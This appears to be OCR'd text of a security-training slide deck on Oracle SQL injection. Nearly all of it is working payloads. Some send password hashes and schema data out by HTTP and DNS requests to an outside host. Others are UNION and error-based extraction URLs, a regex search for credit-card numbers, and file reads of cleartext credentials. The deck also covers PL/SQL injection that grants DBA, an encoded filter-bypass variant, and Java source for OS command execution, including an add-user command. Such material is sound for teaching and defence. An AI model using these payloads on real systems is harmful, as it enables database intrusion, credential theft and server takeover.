ORA-53044: invalid tag: Oracle Enterprise Edition 11.1.0.6
```

```
or 1=SYS.DBMS_AW_XML.READAWMETADATA((select banner from v
$version where rownum=1),null)--
```

```
ENG: ORA-34344: Analytic workspace Oracle Enterprise Edition
11.1.0.6 is not attached.
```

SQL Injection Basics – Out-of-Band

Definition Out-of-Band:

A different channel (e.g. HTTP, DNS) is used to transfer the data from the SQL query. If this is working it is the easiest way to retrieve a large amount of data from the database

SQL Injection Basics – Out-of-Band – HTTP Request

UTL_HTTP is often revoked from public on hardened databases. In this case HTTPURITYPE is normally working because it is not documented as a potential security problem in the Oracle documentation

Send information via HTTP to an external site via utl_http

```
select utl_http.request ('http://www.orasploit.com/'||
(select password from dba_users where rownum=1)) from dual;
```

Send information via HTTP to an external site via HTTPURITYPE

```
select HTTPURITYPE( 'http://www.orasploit.com/'||
(select password from dba_users where rownum=1) ).getclob() from
dual;
```


SQL Injection Basics – Out-of-Band – DNS Request

Send information via DNS (max. 64 bytes) to an external site

```
select utl_http.request ('http://www.'||(select password
from dba_users where rownum=1)||'.oraspoit.com/' )
from dual;
```

➔DNS-Request:
www.B3B4C4D878234234234.oraspoit.com

SQL Injection Basics – Out-of-Band



http://victim.com/order.jsp?id=**17' or 1=sum(length(utl_http.request('http://www.oraspoit.com/'||(select banner from v$version)))--**

Web application constructs:

```
SELECT *
FROM table
WHERE id='17' or 1=sum(length(utl_http.request('http://
    www.oraspoit.com/'||(select banner from v$version)))--
```

SQL Injection Basics – Blind

Definition Blind:

Different timings / results are used to retrieve data from the database.

Oracle offers 2 possibilities to run blind injection.

- DECODE (normally used by Oracle developers)
- CASE


SQL Injection Basics – Blind

Use different timings of select statements to get information

Pseudo-Code:

```
If the first character of the sys-hashkey is a 'A'
  then
            select count(*) from all_objects,all_objects
  else
            select count(*) from dual
end if;
```

SQL Injection Basics – Blind



```
select decode(substr(user,1,1),'S',(select count(*) from
all_objects),0) from dual;
```

```
0

Elapsed: 00:00:00.00
```

```
select decode(substr(user,1,1),'A',(select count(*) from
all_objects),0) from dual;
```

```
50714

Elapsed: 00:00:22.50
```

Analyze the data structure

Analyze the data structure

1. Enumerate the database (Version, Usernames)
2. Understand the application by column_name
3. Understand the application by data analysis

Enumerate the database

Always try to use statements with low privileges

(ALL_ instead of DBA_)

Enumerate the database (low priv)

Get version	`select banner from (select rownum r, banner from v$version) where r=1;` `select/**/banner/**/from(select/**/rownum/**/r,banner/**/from/**/v$version)/**/ where/**/r=1;`

Get SID	`Select global_name from global_name;`
	`select sys_context('USERENV', 'DB_NAME') FROM dual;`
	`Select/**/sys_context((select chr(85)||chr(83)||chr(69)||chr(82)||chr(69)|| chr(78)||chr(86) from dual),(select chr( 68)||chr(66)||chr(95)||chr(78)|| chr(65)||chr(77)||chr(69)/**/from/**/dual))FROM/**/DUAL;`

Enumerate the database (low priv)

Get application username	`Select user from dual;` `select sys_context('USERENV', 'SESSION_USER') FROM dual;`
Get all _users	`Select username from all_users where user_id=0;` `Select username from (select rownum r,username from all_users) where r=1;`
Get user_roles	`Select granted_role from ( select rownum r, granted_role from user_role_privs) where r=1;`
Get user system privileges	`Select privilege from (select rownum r, privilege from user_sys_privs) where r=1;`
Get user table privileges	`select concat(concat(privilege,chr(32)),concat(concat(owner,chr(46)),table_name)) from (select rownum r, owner,table_name,privilege from user_tab_privs) where r=1;`
Get all table privileges	`select concat(concat(privilege,chr(32)),concat(concat(table_schema,chr(46)),table_name)) from (select rownum r, table_schema,table_name,privilege from all_tab_privs) where r=1;`

Check if DBA	`SELECT sys_context('USERENV', 'ISDBA') FROM dual;`
	
	`SELECT sys_context((select chr(85)||chr(83)||chr(69)||chr(82)||chr(69)||chr(78)||chr(86) from dual), (select chr(73)||chr(83)||chr(68)||chr(66)||chr(65) from dual)) FROM dual;`

Enumerate the database (high priv)


Get application username	`Select user from dual;` `SELECT sys_context('USERENV', 'SESSION_USER') FROM dual;`
Get all _users (increase user_id)	`Select username from all_users where user_id=0;`

Get dba_users (increase user_id) – as DBA	`select password from dba_users where user_id=0;`
	
	`select username||'='||password from (select rownum r, username,password from dba_users) where r=1;`
	
	`select concat(concat(username,chr(61)),password) from dba_users where user_id=0;`

Get user_roles	`Select granted_role from ( select rownum r, granted_role from user_role_privs) where r=1;`
Get user system privileges	`Select privilege from (select rownum r, privilege from user_sys_privs) where r=1;`
Get user table privileges	`select concat(concat(privilege,chr(32)),concat(concat(owner,chr(46)),table_name)) from (select rownum r, owner,table_name,privilege from user_tab_privs) where r=1;`
Get user table privileges	`select concat(concat(privilege,chr(32)),concat(concat(table_schema, chr(46)),table_name)) from (select rownum r, table_schema,table_name,privilege from all_tab_privs) where r=1;`

Read Files from Select Statements

Read Files from Select Statements



Sample – Read cleartext password from data-sources.xml

```
create or replace directory GETPWDIR as 'C:\APP\ROOT\PRODUCT
\11.1.0\DB_1\OWB\J2EE\CONFIG';

select
 extractvalue(value(c), '/connection-factory/@user')||'/'||
extractvalue(value(c), '/connection-factory/@password')||'@'||
substr(extractvalue(value(c), '/connection-factory/
@url'),instr(extractvalue(value(c), '/connection-factory/@url'),'//')+2)
conn
FROM table(
     XMLSequence(
         extract(
             xmltype(
                  bfilename('GETPWDIR', 'data-sources.xml'),
                 nls_charset_id('WE8ISO8859P1')
             ),
             '/data-sources/connection-pool/connection-factory'
         )
     )
 ) c
/
```

Running OS Commands

Run OS Commands

In opposite to other databases, it is difficult to run OS commands via web apps in Oracle. To be able to run OS commands we need a PLSQL Injection vulnerability (which are quite rare)

Using a bug in the package dbms_export_extension allows to run any kind of PL/SQL code in the database including OS commands.

Now there are 2 ways

* easy

* more complicated – understand the concept

Run OS Commands - easy solution


-- Download a script from Sumit Siddarth

```
http://www.notsosecure.com/folder2/ora_cmd_exec.pl
```

-- Run the script

```
alexander-kornbrusts-macbook-air:Downloads alex$ ./ora_cmd_exec.pl "http://r
.net:7777/php9.php?ename=$'" "ping
 ----------------------------------------------------------------
Oracle command execution via web apps
 by NotSoSecure // www.notsosecure.com
 coded by sid //sid@notsosecure.com // 01.05.2009
 ----------------------------------------------------------------
Step 1. Creating Java Library...
NO errors encountered.....proceeding to step..2
Step 2. granting java execute privileges...
NO errors encountered.....proceeding to step..3
Step 3. creating funtion for command execution...
NO errors encountered.....proceeding to step..4
Step 4. making function executable by all users...
NO errors encountered.....proceeding to step..5
Step 5. RIGHT!!!, by now we should have a function sys.LinxRunCMD through which we can
execute commands...
You should be able to execute this function as:
select sys.LinxRunCMD('cmd.exe /c net user notsosecure n0ts3cur3 /add') from dual
I will execute the command you told me to execute... you won't be able to see the outpu
t though :(
Your command was executed on the box....:)
alexander-kornbrusts-macbook-air:Downloads alex$
```

Run OS Commands - understanding the concept



-- PL/SQL Injection in dbms_export_extension


```
   FUNCTION GET_DOMAIN_INDEX_TABLES (
INDEX_NAME IN VARCHAR2, INDEX_SCHEMA IN VARCHAR2,
TYPE_NAME IN VARCHAR2, TYPE_SCHEMA IN VARCHAR2,
READ_ONLY IN PLS_INTEGER, VERSION IN VARCHAR2,
GET_TABLES IN PLS_INTEGER)
RETURN VARCHAR2 IS

BEGIN
[...]

STMTSTRING :=
'BEGIN ' || '"' || TYPE_SCHEMA || '"."' || TYPE_NAME ||
   '".ODCIIndexUtilCleanup(:p1); ' || 'END;';
DBMS_SQL.PARSE(CRS, STMTSTRING, DBMS_SYS_SQL.V7);
DBMS_SQL.BIND_VARIABLE(CRS,':p1',GETTABLENAMES_CONTEXT);

[...]

END GET_DOMAIN_INDEX_TABLES;
```

Run OS Commands - understanding the concept

-- Injecting code via this function

http://victim.com:7777/php5.php?ename=A' or chr(42)=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE "DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE "" **grant dba to rds2009 identified by rds2009**"";END;";END;--','SYS',0,'1',0)--


Run OS Commands - understanding the concept



-- PHP with gpc_magic_quotes is blocking single quotes

```
http://victim.com:7777/php5.php?ename=A' or
    chr(42)=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES(chr(70)||
    chr(79)||chr(79),chr(66)||chr(65)||chr(82),chr(68)||chr(66)||chr(77)||chr(83)||chr(95)||
    chr(79)||chr(85)||chr(84)||chr(80)||chr(85)||chr(84)||chr(34)||chr(46)||chr(80)||chr(85)||
    chr(84)||chr(40)||chr(58)||chr(80)||chr(49)||chr(41)||chr(59)||chr(69)||chr(88)||chr(69)||
    chr(67)||chr(85)||chr(84)||chr(69)||chr(32)||chr(73)||chr(77)||chr(77)||chr(69)||chr(68)||
    chr(73)||chr(65)||chr(84)||chr(69)||chr(32)||chr(39)||chr(68)||chr(69)||chr(67)||chr(76)||
    chr(65)||chr(82)||chr(69)||chr(32)||chr(80)||chr(82)||chr(65)||chr(71)||chr(77)||chr(65)||
    chr(32)||chr(65)||chr(85)||chr(84)||chr(79)||chr(78)||chr(79)||chr(77)||chr(79)||chr(85)||
    chr(83)||chr(95)||chr(84)||chr(82)||chr(65)||chr(78)||chr(83)||chr(65)||chr(67)||chr(84)||
    chr(73)||chr(79)||chr(78)||chr(59)||chr(66)||chr(69)||chr(71)||chr(73)||chr(78)||chr(32)||
    chr(69)||chr(88)||chr(69)||chr(67)||chr(85)||chr(84)||chr(69)||chr(32)||chr(73)||chr(77)||
    chr(77)||chr(69)||chr(68)||chr(73)||chr(65)||chr(84)||chr(69)||chr(32)||chr(39)||chr(39)||
    chr(67)||chr(82)||chr(69)||chr(65)||chr(84)||chr(69)||chr(32)||chr(85)||chr(83)||chr(69)||
    chr(82)||chr(32)||chr(82)||chr(68)||chr(83)||chr(50)||chr(48)||chr(48)||chr(57)||chr(32)||
    chr(73)||chr(68)||chr(69)||chr(78)||chr(84)||chr(73)||chr(70)||chr(73)||chr(69)||chr(68)||
    chr(32)||chr(66)||chr(89)||chr(32)||chr(82)||chr(68)||chr(83)||chr(50)||chr(48)||chr(48)||
    chr(57)||chr(39)||chr(39)||chr(59)||chr(69)||chr(78)||chr(68)||chr(59)||chr(39)||chr(59)||
    chr(69)||chr(78)||chr(68)||chr(59)||chr(45)||chr(45),chr(83)||chr(89)||chr(83),0,chr(49),0)--
```


Run OS Commands - understanding the concept



```
DECLARE PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
EXECUTE IMMEDIATE 'create or replace and compile java source named "LinxUtil"
as import java.io.*; public class LinxUtil extends Object
{
public static String runCMD(String args)
{
try{BufferedReader myReader = new BufferedReader (
new InputStreamReader(
Runtime.getRuntime().exec(args).getInputStream() ) );

String stemp, str="";
while
((stemp = myReader.readLine()) != null) str +=stemp+"\n";
myReader.close();return str;}
catch (Exception e){return e.toString();}}
public static String readFile(String filename){
try{BufferedReader myReader= new BufferedReader(new FileReader(filename));
String stemp,str="";
while ((stemp = myReader.readLine()) != null) str +=stemp+"\n";myReader.close();return str;}
catch
(Exception e){
return e.toString();}}}
';
END;
```

Run OS Commands - understanding the concept

```
BEGIN
EXECUTE IMMEDIATE 'create or replace function LinxRunCMD(p_cmd in varchar2)
return varchar2
as language
java name "LinxUtil.runCMD(java.lang.String)
return String';
END;

BEGIN
EXECUTE IMMEDIATE '
create or replace function LinxReadFile(filename in varchar2)
return varchar2
as language java name 'LinxUtil.readFile(java.lang.String) return String';
';
END;
```



Get the data

Get the data – Inband - Union


-- Get all data for analyzing the data with a single command

```
http://victim.com/order.jsp?id=17' or 1=0 union select
banner,null,null,null from v$version union all select
username,null,null,null from all_users union all select
owner||'.'||table_name,null,null,null from all_tables--
```

-- Get all tables containing creditcard information

```
http://victim.com/order.jsp?id=17' or 1=0 union select
table_name||'.'||column_name,null,null,null from (select
rownum,table_name, regexp_substr(dbms_xmlgen.getxml('select
* from "'||table_name||'"'),'<[^>]*>^((4\d{3})|
(5[1-5]\d{2}))(-?|\040?)(\d{4}(-?| \040?)){3}|
^(3[4,7]\d{2})(-?|\040?)\d{6}(-?|\040?) \d{5}</[^<]*>')
column_name from user_tables) where length(column_name)!
=0--
```

Get the data – Inband - Error Based



-- Get the versionnumber

```
http://victim.com/order.jsp?id=17' or
1=utl_inaddr.get_host_address ((select banner from v
$version where rownum=1))--
```

-- Get the list of all users

```
http://victim.com/order.jsp?id=17' or
1=utl_inaddr.get_host_address ((SELECT SUBSTR
(SYS_CONNECT_BY_PATH (username , ';'), 2) csv FROM (SELECT
username , ROW_NUMBER () OVER  (ORDER BY username ) rn,
COUNT (*) OVER () cnt FROM all_users) WHERE rn = cnt START
WITH rn = 1 CONNECT BY rn = PRIOR rn + 1))--
```

Get the data - Out-of-Band


-- Get all data for analyzing the data with a single command

```
http://victim.com/order.jsp?id=17' or 1=((select
sum(length(utl_http.request('http://www.oraspoit.com/'||
username||'='||password) from dba_users)))+((select
sum(utl_http.request('http://www. oraspoit.com/'||
owner||'='||table_name) from dba_tables))+((select
sum(length(utl_http.request('http://www.oraspoit.com/'||
owner||'='||table_name||'='||column_name)) from dba_users))
+((select sum(length(utl_http.request('http://
www.oraspoit.com/'||grantee||'='||granted_role) from
dba_role_privs)))+((select
sum(length(utl_http.request('http://www.oraspoit.com/'||
grantee||'='||owner||'='||table_name||'='||privilege||'='||
grantable) from dba_tab_privs)))--
```

Get the data – Inband – Get the data structure

```
http://victim.com/order.jsp?id=1' and 0=1 UNION
select table_name||'.'||column_name,null,null,null
from (select rownum,table_name,
regexp_substr(dbms_xmlgen.getxml('select * from "'||
table_name||'"'),'<[^>]*>^((4\d{3})|(5[1-5]\d{2}))
(-?|\040?)(\d{4}(-?| \040?)){3}|^(3[4,7]\d{2})(-?|
\040?)\d{6}(-?|\040?) \d{5}</[^<]*>') column_name
from user_tables) where length(column_name)!=0--
```

Credits



- *Laurent Schneider – www.laurentschneider.com - for good ideas using Oracle and XML*

- *Sumit Siddharth – www.notsosecure.com - Using Connect by to put multiple rows into 1 row and the perl script to run OS commands*

- *Bernardo Damele A.G. - bernardodamele.blogspot.com – for discussions and SQLMap*

- *Justin Clarke, Rodrigo Marcos Alvarez, Dave Hartley, Joseph Hemler, Haroon Meer, Gary O'Leary-Steele, Alberto Revelli, Marco Slaviero, Dafydd Stuttard*

- *various friends and colleagues for ideas & help*

red database security

Contact

Red-Database-Security GmbH
Bliesstraße 16
66538 Neunkirchen
Germany

Phone: +49 - 174 - 98 78 118
Fax: +49 – 6821 – 91 27 354
E-Mail: info <at> red-database-security.com